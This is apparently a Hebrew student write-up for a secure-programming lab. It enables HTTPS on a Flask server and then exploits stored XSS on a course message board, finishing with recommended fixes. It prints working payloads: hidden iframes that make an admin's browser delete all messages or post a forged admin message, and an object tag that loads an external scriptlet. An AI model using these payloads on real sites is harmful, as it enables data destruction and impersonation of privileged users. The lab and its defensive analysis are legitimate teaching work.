בס"ד

תכנות בטוח – תרגיל 3:


סעיף א:

כדי להוסיף certificate ולהריץ את השרת מעל HTTPS הוספתי את הערך הבא להרצת השרת:

```
app.run(host="0.0.0.0", ssl_context='adhoc')
```

הערך הנ"ל יוצר SSL certificates ע"י שימוש ב-OpenSSL (במקרה שלנו ב-pyopenssl).

כעת ניסיתי להתחבר לשרת מהדפדפן בעזרת HTTPS (כלומר ל-https://127.0.0.1:5000) וקיבלתי את השגיאה הבאה:



האזהרה הנ"ל אומרת שהאתר שאני גולש אליו לא בטוח. זאת מכיוון שה-certificate שנוצרה לא אושרה ע"י CA (certificate authority). כדי למנוע את האזהרה אנחנו צריכים לקבל certificate ממישהו שהדפדפן יכול לסמוך עליו, ולא סתם certificate שיצרנו, או לחילופין להגדיר את ה-certificate בהגדרות הדפדפן.

בס"ד

סעיפים ב+ג:

חולשת ה-XSS שמצאתי באתר היא הכנסת סקריפט ב-javascript בתוך iframe שניתן בתוך ההודעה.
אם נכניס משהו מהצורה:

```
<iframe src="javascript:alert('XSS');" />
```


זה אכן יגרום למחרוזת XSS להיות מודפסת בכל פעם שהאתר יטען.

כדי למחוק את כל ההודעות, נפרסם את המחרוזת הבאה בתור הודעה:

```
<iframe src="/drop_all_messages" style="position:
absolute;width:0;height:0;border:0;" />
```

המחרוזת הזו תיצור iframe שיהיה בלתי נראה בגלל ה-style שנתנו לו (CSS values). ב-iframe יטען האתר שלנו עם תת התיקייה drop_all_messages/. כשמשתמש רגיל יגלוש לאתר כלום לא יקרה, כיוון שתת התיקייה לא תעשה כלום ופשוט תנתב את המשתמש לדף הבית. אך אם משתמש עם הרשאות יכנס לאתר ויטען את ה-iframe הזו, כל ההודעות באתר ימחקו.

ניתן לראות את ההודעה הזדונית (את ה-iframe לא ניתן לראות כיוון שהיא מוסתרת):



ברגע שהאדמין מתחבר וטוען את הדף, ניתן לראות שמתבצעת בקשה נוספת למחוק את כל ההודעות:

```
[2022-05-20 18:21:13,231] INFO in app: Administrator logged in successfully!
127.0.0.1 - - [20/May/2022 18:21:13] "GET /login?password=c90fcd9b2c5b3000299db8c12c3d2157 HTTP/1.1" 302 -
127.0.0.1 - - [20/May/2022 18:21:13] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [20/May/2022 18:21:13] "GET /drop_all_messages HTTP/1.1" 302 -
```

והיא מתבצעת כיוון שהגיעה מהאדמין.

כדי לכתוב הודעה "חזקה", כלומר ממשתמש חזק (אדמין במקרה שלנו), נזריק קוד js שימלא את הטופס וישלח אותו. הקוד שממלא את הטופס יראה בערך ככה:

```
if (document.getElementById('attacker_iframe')) return;
```

```
parent.document.getElementById('name').value = 'attacker';
parent.document.getElementById('phone_number').value = '6942069';
parent.document.getElementById('email').value = 'attacker@gmail.com';
parent.document.getElementById('subject').value = 'attack';
parent.document.getElementById('message').value = 'Hi, I am the admin';
parent.document.getElementById('contact-form').submit();
```

נשים לב שהוספנו id ל-iframe ובדקנו בקוד שלנו שהיא לא קיימת כדי לא להיכנס ללולאה אינסופית בטעינת האתר מחדש.

כעת נרצה שההודעה תתפרסם רק כשהאדמין יתחבר. לשם כך, נחפש את האלמנט

```
<p>אתה מחובר כמשתמש חלש!</p>
```

שמוצג רק כאשר המשתמש הוא חלש (לא אדמין). אם הוא קיים, לא נבצע את הקוד ולא נפרסם את ההודעה. אחרת, נפרסם את ההודעה.

ה-iframe שנשתמש בה תהיה קצת שונה ממקודם כיוון שיש להוסיף לה את ה-id, לכן היא תיראה בערך ככה:

```
<iframe id="attacker_iframe" src="javascript:**insert code**" style="position:
absolute;width:0;height:0;border:0;" />
```


בס"ד

סעיף ד:

כדי להריץ קוד ע"י התגית object, השתמשתי בתגית הבאה כגוף ההודעה:

```
<object type="text/x-scriptlet" data="http://xss.rocks/scriptlet.html"
style="position: absolute;width:0;height:0;border:0;" />
```

זה עבד והסקריפט שבעמוד המוטמע אכן רץ (במקרה שלנו רק עושה alert('XSS')):



לדעתי ציפיתם שהפעולה תיכשל כיוון שצריך לטעון עמוד html שלם שיש בו סקריפט ולא ניתן להטמיע את הקוד ב-attributes כמו onload (כי השרת מזהה את זה ולא מאפשר לשלוח את ההודעה).

סעיף ה:

1. אין סינון תקין של תגיות – אמנם התגית script (ויתכנו עוד) אכן מזוהה, אבל תגיות אחרות שיכולות להיות מסוכנות לא מזוהות, כמו למשל iframe, object... ניתן לשפר זאת על ידי שימוש ב-whitelist במקום ב-blacklist, כך לא יתפספסו תגיות לא בטוחות ששכחנו לאסור.
2. האתר יכול להיות מוטמע בתוך דפים אחרים, כך שמשתמש חזק (אדמין) יכול להיכנס לאתר זדוני שינצל את זה ויריץ פונקציונליות שרק המשתמש החזק יכול להריץ מבלי שהמשתמש החזק ידע (למשל ע"י טעינת הדף שמוחק את כל ההודעות). כדי לתקן זאת יש למנוע הטמעה על ידי ההדר X-Frame-Options.
3. שימוש ב-markdown או כלי להצגת טקסט אחר, שלא מאפשר הרצת קוד. כך נשמור על אפשרויות לעיצוב הטקסט תוך אבטחה גבוהה יותר של האתר.
4. התחברות ע"י סיפוק הסיסמא כפרמטר בבקשת GET הוא מאוד לא בטוח, כיוון שהסיסמא נשמרת כחלק מה-URL בהיסטוריית הגלישה וזה יכול לחשוף אותה. ניתן להשתמש בבקשת POST במקום או במניפולציה כלשהי על הסיסמא כדי לא לחשוף את הסיסמא ישירות (שילוב של שתי הדרכים יהיה הטוב ביותר).

סעיף ו:

ההתקפה שלי עובדת גם כאשר העוגיות הן HTTP Only, כיוון שהיא לא משתמשת כלל בעוגיות אלא רק במידע סטטי מהדף שנטען.